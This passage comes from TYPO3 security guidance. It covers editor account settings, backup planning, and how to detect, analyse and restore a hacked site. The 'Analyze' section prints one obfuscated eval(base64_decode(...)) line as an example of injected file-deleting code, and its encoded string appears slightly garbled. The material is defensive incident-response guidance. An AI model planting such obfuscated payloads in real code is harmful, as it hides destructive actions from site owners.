
Save Configuration | Reset Configuration and Clear Temporary Data | Clear Temporary Data

Notice! In order to activate most of these changes, please reload the backend (eg. logout and login again).

Administrator privileges


If you are an editor for a TYPO3 website (and not a system administrator or integrator), you should ensure that you do not have administrator privileges. Some TYPO3 providers fear the effort to create a proper editor account, because it involves quite a number of additional configuration steps. If you, as an editor, should have an account with administrator privileges, it is often an indication of a misconfigured TYPO3 instance.

If you see a "Template" entry under the "WEB" menu or a section "ADMIN TOOLS", you definitely have the wrong permissions as an editor and you should get in touch with the system provider to solve this issue.



Notify at login

TYPO3 offers the feature to notify backend users by email, when somebody logs in from your account. If you set this option in your user settings, you will receive an email from TYPO3 each time you (or "someone") logs in using your login details. Receiving such a notification is an additional security measure because you will know if someone else picked up your password and uses your account.



Assuming you have activated this feature and you got a notification email but you have not logged in and you suspect that someone misuses your credentials, get in touch with the person or company who hosts and/or administrates the TYPO3 site immediately. You should discuss the situation and the next steps, possibly to change the password as soon as possible.

Lock to IP address(es)

Some TYPO3 instances are maintained by a selected group of editors who only work from a specific IP range or (in an ideal world) from a specific IP address only – an office network with a static public IP

address is a typical example.

In this case, it is recommended to lock down user accounts to these/this address(es) only, which would block any login attempt from someone coming from an unauthorized IP address.

Implementing this additional login limitation is the responsibility of the person or company who hosts and/or administers the TYPO3 site. Discuss the options with him/her and keep in mind that this is usually a 10 minutes job for someone who knows TYPO3 (the configuration directive "enabledBeUserIPLock" does exactly this, described in this document, see chapter "Guidelines for TYPO3 Integrators: Global TYPO3 configuration options").

Restriction to required functions

Some people believe that having more access privileges in a system is better than having essential privileges only. This is not true from a security perspective due to several reasons. Every additional privilege causes not only new risks to the system but also requires more responsibility as well as security awareness from the user.

In most cases editors should prefer having access to functions and parts of the website they really need to have and therefore you, as an editor, should insist on correct and restricted access permissions.

Similar to the explanations above: too extensive and unnecessary privileges are an indication of a badly configured system and sometimes a lack of professionalism of the system administrator, hosting provider or TYPO3 integrator.

Secure connection

Depending on the system setup, the TYPO3 backend may be available with an encrypted connection (SSL). If this is the case, you should always use the secure, encrypted connection between your computer and the TYPO3 backend. This is done by using the prefix "https://" instead of "http://" at the beginning of the website address (URL).

Under specific circumstances, a secure connection is technically possible but an invalid SSL certificate causes a warning message. In this case you may want to check the details of the certificate and let the hosting provider confirm that this is correct. Please clarify with the system administrator if an encrypted connection is available or can be instituted.

Logout

When you finished your work as an editor in TYPO3, make sure to explicitly logout from the system. This is very important if you are sharing the computer with other people, such as colleagues, or if you use a public computer in a library, hotel lobby or internet café. As an additional security measure, you may want to clear the browser cache and cookies after you have logged out and close the browser software.

In the standard configuration of TYPO3 you will automatically be logged out after 1 hour of inactivity or when you access TYPO3 with another IP address.

Backup Strategy

Backups are usually in the responsibility of the system administrator. Creating backups obviously does not improve the security of a TYPO3 site but they quickly become incredibly useful when you need to restore a website after your site has been compromised or in the case of a data loss.

Components included in the backups

To restore a TYPO3 project you need to have a backup of at least the following data directories:

- fileadmin
- typo3conf
- uploads

You do not need a backup of the "typo3temp/" directory, due to the fact that all files are re-generated automatically if they don't exist. Also a backup of the TYPO3 source code is not needed (unless changes were made to the source code, which is not recommended). You can always download the TYPO3 source packages from the TYPO3 website, even for older versions of TYPO3.

In addition to the data directories listed above, a backup of the database is required. For MySQL the command line tool "mysqldump" (or "mysqldump.exe" for Microsoft Windows) is a good way to export the content of the database to a file without any manual interaction (e.g. as an automated, scheduled system task).

Once a backup has been created, it should be verified that it is complete and can be restored successfully. A good test is to restore a backup of a TYPO3 project to a different server and then check the site for any errors or missing data. In a perfect world, these restore checks should be tested frequently to ensure that the concept works and continues working over a time period. The worst case would be that you rely on your backup concept and when you need to restore a backup you notice that the concept has not worked for months.

Time plan and retention time

In most cases you should create a backup once a day, typically at a time when the server load is low. Rather than overwriting the backup from the previous day you should create a new backup and delete older copies from time to time. Just having a backup from last night is not sufficient for recovery since it would require that you notice the need for a restore within 24 hours. Here is an example for a good backup strategy:

- keep one daily backup for each of the last 7 days
- keep one weekly backup for each of the last 4 weeks
- keep one monthly backup for each of the last 6 months
- keep one yearly backup for each year

Backup location

Backups are typically created on the same server as the TYPO3 instance and often stored there as well. In this case, the backup files should be copied to external systems to prevent data loss from a hardware failure. If backups are only stored on the local system and an attacker gains full control over the server, he might delete the backup files. Protecting the external systems against any access from the TYPO3 server is also highly recommended, so you should consider "fetching" the backups from the TYPO3 system instead of "pushing" them to the backup system.

When external systems are used they should be physically separated from the production server in order to prevent data loss due to fire, flooding, etc.

Please read the terms and conditions for your contract with the hosting provider carefully. Typically the customer is responsible for the backup, not the provider. Even if the provider offers a backup, there may be no guarantee that the backup will be available. Therefore it is good practice to transfer backups to external servers in regular intervals.

In case you are also storing backups on the production server, make sure that they are placed outside of the root directory of your website and cannot be accessed with a browser. Otherwise everybody could simply download your backups, including sensitive data, such as passwords (not revealing the URL is not a sufficient measure from a security perspective).

Further considerations

More sophisticated backup strategies, such as incremental backups and distributed backups over several servers, geographically separated and rotating backups, etc. are also achievable but out of scope of this document.

Due to the fact that website backups contain sensitive information (backend user details, passwords, sometimes customer details, etc.) it is highly recommended to consider the secure encryption for these files.

Detect, Analyze and Repair a Hacked Site

Most websites don't get hacked. If yours did, there is something wrong with it, or with the server, or with the hosting environment, or with the security on your desktop computer, your editors' computers, etc. You have to figure out how this happened so you can prevent it from happening again. It is not enough to simply restore a hacked site – it will most likely be hacked again, sooner or later.

In case your server or TYPO3 website has been hacked, a number of steps should be taken to restore the system and to prevent further attacks. Some recommended actions are described in this chapter but always keep in mind: if you are already in the situation that you have to restore a hacked site, focus on the limitation of damage and do not react over-hastily.

Detect a hacked website

Typical signs which could indicate that a website or the server was hacked are listed below. Please note that these are common situations and examples only, others have been seen. Even if you are the victim of one of them only, it does not mean that the attacker has not gained more access or further damage (e.g. stolen user details) has been done.

Manipulated frontpage

One of the most obvious "hacks" are manipulated landing or home page or other pages. Someone who has compromised a system and just wants to be honored for his/her achievement, often replaces a page (typically the home page as it is usually the first entry point for most of the visitors) with other content, e.g. stating his/her nickname or similar.

Less obvious is manipulated page content that is only visible to specific IP addresses, browsers (or other user agents), at specific date times, etc. It depends on the nature and purpose of the hack but in this case usually an attacker tries either to target specific users or to palm keywords/content off on search engines (to manipulate a ranking for example). In addition, this might obscure the hack and makes it less obvious, because not everybody actually sees it. Therefore, it is not sufficient to just check the generated output because it is possible that the malicious code is not visible at a quick glance.

Malicious code in the HTML source

Malicious code (e.g. JavaScript, iframes, etc.) placed in the HTML source code (the code that the system sends to the clients) may lead to XSS attacks, display dubious content or redirect visitors to other websites. Latter could steal user data if the site which the user was redirected to convinces users to enter their access details (e.g. if it looks the same as or similar to your site).

Also see the explanations below ("Search engines warn about your site").

Embedded elements in the site's content

Unknown embedded elements (e.g. binary files) in the content of the website, which are offered to website visitors to download (and maybe execute), and do not come from you or your editors, are more than suspicious. A hacker possibly has placed harmful files (e.g. virus-infected software) on your site, hoping your visitors trust you and download/execute these files.

Also see the explanations below ("Reports from visitors or users").

Unusual traffic increase or decrease

A significant unusual, unexpected increase of traffic may be an indication that the website was compromised and large files have been placed on the server, which are linked from forums or other sites to distribute illegal downloads. Increased traffic of outgoing mail could indicate that the system is used for sending "spam" mail.

The other extreme, a dramatic and sudden decrease of traffic, could also be a sign of a hacked website. In the case where search engines or browsers warn users that "this site may harm your computer", they stay away.

In a nutshell, it is recommended that you monitor your website and server traffic in general. Significant changes in this traffic behavior should definitely make you investigating the cause.

Reports from visitors or users

If visitors or users report that they get viruses from browsing through your site, or that their anti-virus software raises an alarm when accessing it, you should immediately check this incident. Keep in mind that under certain circumstances the manipulated content might not be visible to you if you just check the generated output; see explanations above.

Search engines or browsers warn about your site

Google, Yahoo and other search engines have implemented a warning system showing if a website content has been detected as containing harmful code and/or malicious software (so called "malware" that includes computer viruses, worms, trojan horses, spyware, dishonest adware, scareware, crimeware, rootkits, and other malicious and unwanted software).

One example for such a warning system is Google's "Safe Browsing Database". This database is also used by various browsers.

Leaked credentials

One of the "hacks" most difficult to detect is the case where a hacker gained access to a perfectly configured and secured TYPO3 site. In previous chapters we discussed how important it is to use secure passwords, not to use unencrypted connections, not to store backups (e.g. MySQL database "dumpfiles") in a publicly accessible directory, etc. All these examples could lead to the result that access details fall into the hands of an attacker, who possibly uses them, simply logs into your system and edits some pages as a usual editor.

Depending on how sophisticated, tricky, small and frequently the changes are and how large the TYPO3 system is (e.g. how many editors and pages are active), it may take a long time to realize that this is actually a hack and possibly takes much longer to find the cause, simply because there is no technical issue but maybe an organizational vulnerability.

The combination of some of the recommendations in this document reduces the risk (e.g. locking backend users to specific IP addresses, store your backup files outside the web server's document root, etc.).

Take the website offline

Assuming you have detected that your site has been hacked, you should take it offline for the duration of the analysis and restoration process (the explanations below). This can be done in various ways and it may be necessary to perform more than one of the following tasks:

- route the domain(s) to a different server
- deactivate the web host and show a "maintenance" note
- disable the web server such as Apache (keep in mind that shutting down a web server on a system that serves virtual hosts will make all sites inaccessible)
- disconnect the server from the Internet or block access from and to the server (firewall rules)

There are many reasons why it is important to take the whole site or server offline: in the case where the hacked site is used for distributing malicious software, a visitor who gets attacked by a virus from your site, will most likely lose the trust in your site and your services. A visitor who simply finds your site offline (or in "maintenance mode") for a while will (or at least might) come back later.

Another reason is that as long as the security vulnerability exists in your website or server, the system remains vulnerable, meaning that the attacker could continue harming the system, possibly causing more damage, while you're trying to repair it. Sometimes the "attacker" is an automated script or program, not a human.

After the website or server is not accessible from outside, you should consider to make a full backup of

the server, including all available log files (Apache log, FTP log, SSH log, MySQL log, system log). This will preserve data for a detailed analysis of the attack and allows you (and/or maybe others) to investigate the system separated from the "live" environment.

Today, more and more servers are virtual machines, not physical hardware. This often makes creating a full backup of a virtual server very easy because system administrators or hosting providers can simply copy the image file.

Analyze

In most cases, attackers are adding malicious code to the files on your server. All files that have code injected need to be cleaned or restored from the original files. Sometimes it is obvious if an attacker manipulated a file and placed harmful code in it. The date and time of the last modification of the file could indicate that an unusual change has been made and the purpose of the new or changed code is clear.

In many cases, attackers insert code in files such as "index.php" or "index.html" that are found in the root of your website. Doing so, the attacker makes sure that his code will be executed every time the website is loaded. The code is often found at the beginning or end of the file. If you find such code, you may want to do a full search of the content of all files on your hard disk(s) for similar patterns.

However, attackers often try to obscure their actions or the malicious code. An example could look like the following line:

```
eval(base64_decode('dW5saW5rKcd0ZXN0LnBocCcp0w=='));
```

Where the hieroglyphic string "dW5saW5rKcd0ZXN0LnBocCcp0w==" contains the PHP command "unlink('test.php');" (base64 encoded), which deletes the file "test.php" when executed by the PHP function eval(). This is a simple example only and more sophisticated obscurity strategies are imaginable.

Other scenarios also show that PHP or JavaScript Code has been injected in normal CSS files. In order that the code in those files will be executed on the server (rather than just being sent to the browser), modifications of the server configuration are made. This could be done through settings in an ".htaccess" file or in the configuration files (such as "httpd.conf") of the server. Therefore these files need to be checked for modifications, too.

As described above, fixing these manipulated files is not sufficient. It is absolutely necessary that you learn which vulnerability the attacker exploited and to fix it. Check logfiles and other components on your system which could be affected, too.

If you have any proof or a reasonable ground for suspecting that TYPO3 or an extension could be the cause, and no security-bulletin lists this specific version, please contact the TYPO3 Security Team (see chapter "The TYPO3 Security Team: Contact information"). The policy dictates not to disclose the issue in public (mailing lists, forums, Twitter or any other 3rd party website).

Repair/restore

When you know what the problem was and how the attacker gained access to your system, double check if there are no other security vulnerabilities. Then, you may want to either repair the infected/modified/deleted files or choose to make a full restore from a backup (you need to make sure that you are using a backup that has been made before the attack). Using a full restore from backup has the advantage, that the website is returned to a state where the data has been intact. Fixing only individual files bears the risk that some malicious code may be overlooked.

Again: it is not enough to fix the files or restore the website from a backup. You need to locate the entry point that the attacker has used to gain access to your system. If this is not found (and fixed!), it will be only a matter of time, until the website is hacked again.

Assuming all "infected" files have been cleaned and the vulnerability has been fixed, make sure to take corrective actions to prevent further attacks. This could be a combination of software updates, changes

in access rights, firewall settings, policies for logfile analysis, the implementation of an intrusion detection system, etc. A system that has been compromised once should be carefully monitored in the following months for any signs of new attacks.

Further actions

Given the fact that the TYPO3 site is now working again, is clean and that the security hole has been identified and fixed, you can switch the website back online. However, there are some further things to do or to consider:

- change (all) passwords and other access details
- review situation: determine impact of the attack and degree of damage
- possibly notify your hosting provider
- possibly notify users (maybe clients), business partners, etc.
- possibly take further legal steps (or ask for legal advice from professionals)

Depending on the nature of the hack, the consequences can be as minimal as a beautifully "decorated" home page or as extensive as stolen email addresses, passwords, names, addresses and credit card details of users. In most cases, you should definitely not trifle with your reputation and you should not conceal the fact that your site has been hacked.